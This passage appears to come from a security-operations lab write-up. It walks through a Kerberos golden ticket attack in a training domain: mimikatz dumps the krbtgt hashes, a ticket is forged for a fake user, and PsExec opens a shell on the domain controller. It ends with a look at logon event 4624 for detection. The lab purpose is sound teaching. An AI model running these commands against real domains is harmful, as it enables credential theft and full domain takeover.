ntlm- 0: 8c0f3f64d8d42ce82e56ed68e269dfd9
lm - 0: 3b30e40dc435896e30749d0fadd51e65

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
Random Value : ce45c1860bb9c432f0597918b052a3e6

* Primary:Kerberos-Newer-Keys *
Default Salt : SOC.COURSEkrbtgt
Default Iterations : 4096
Credentials
aes256_hmac (4096) : 1be87d8e0ec41f9834cc6abe3cf767fa43be9037743fa8bbad2d5b19647a739
aes128_hmac (4096) : 0a0505da147237ad75b89eaae899baf4
des_cbc_md5 (4096) : 460d9dcb8a9bc45d

* Primary:Kerberos *
Default Salt : SOC.COURSEkrbtgt
Credentials
des_cbc_md5 : 460d9dcb8a9bc45d
```

```
C:\tools\mimikatz_trunk\x64>mimikatz.exe

.#####.  mimikatz 2.2.0 (x64) #19041 Aug 10 2021 17:19:53
.## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
## / \ ##  /**/ Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com )
## \ / ##    > https://blog.gentilkiwi.com/mimikatz
'## v #'    Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####'    > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # lsadump::lsa /inject /name:krbtg
Domain : SOC / S-1-5-21-3733204155-799635312-620878883
ERROR kuhl_m_lsadump_lsa ; SamLookupNamesInDomain c0000073

mimikatz # lsadump::lsa /inject /name:krbtgt_
```

```
mimikatz # kerberos::golden /sid:S-1-5-21-3733204155-799635312-620878883 /domain:soc.course /user:VeryBadGuy /krbtgt:8c0
f3f64d8d42ce82e56ed68e269dfd9_/ptt
```

```
* PAC generated
* PAC signed
* EncTicketPart generated
* EncTicketPart encrypted
* KrbCred generated

Golden ticket for 'VeryBadGuy @ soc.course' successfully submitted for current session
```

```
PS C:\tools\SysinternalsSuite> .\PsExec.exe \\w2019dc cmd

PsExec v2.34 - Execute processes remotely
Copyright (C) 2001-2021 Mark Russinovich
Sysinternals - www.sysinternals.com

Microsoft Windows [Version 10.0.17763.2061]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>hostname
W2019DC

C:\Windows\system32>whoami
soc\VeryBadGuy

C:\Windows\system32>
```

On DC : analyzing logs

Event Viewer

File Action View Help

Event Viewer (Local)

- Custom Views
- Windows Logs
 - Application
 - Security
 - Setup
 - System
 - Forwarded Events
- Applications and Services Logs
 - Subscriptions

Security Number of events: 27,973 (0) New events available

Filtered: Log: Security; Source: ; Event ID: 4624. Number of events: 7,814

Keywords	Date and Time	Source
Audit Success	4/4/2022 5:25:11 PM	Microsoft Windows security auditing

Event 4624, Microsoft Windows security auditing.

General Details

An account was successfully logged on.

Subject:

- Security ID: NULL SID
- Account Name: -
- Account Domain: -
- Logon ID: 0x0

Logon Information:

- Logon Type: 3
- Restricted Admin Mode: -
- Virtual Account: No
- Elevated Token: Yes

Impersonation Level: Identification

New Logon:

- Security ID: SOC\administrator
- Account Name: VeryBadGuy
- Account Domain: soc.course

Log Name: Security

Source: Microsoft Windows security

Event ID: 4624

Level: Information

User: N/A

Logged: 4/4/2022 5:25:11 PM

Task Category: Logon

Keywords: Audit Success

Computer: W2019DC.soc.course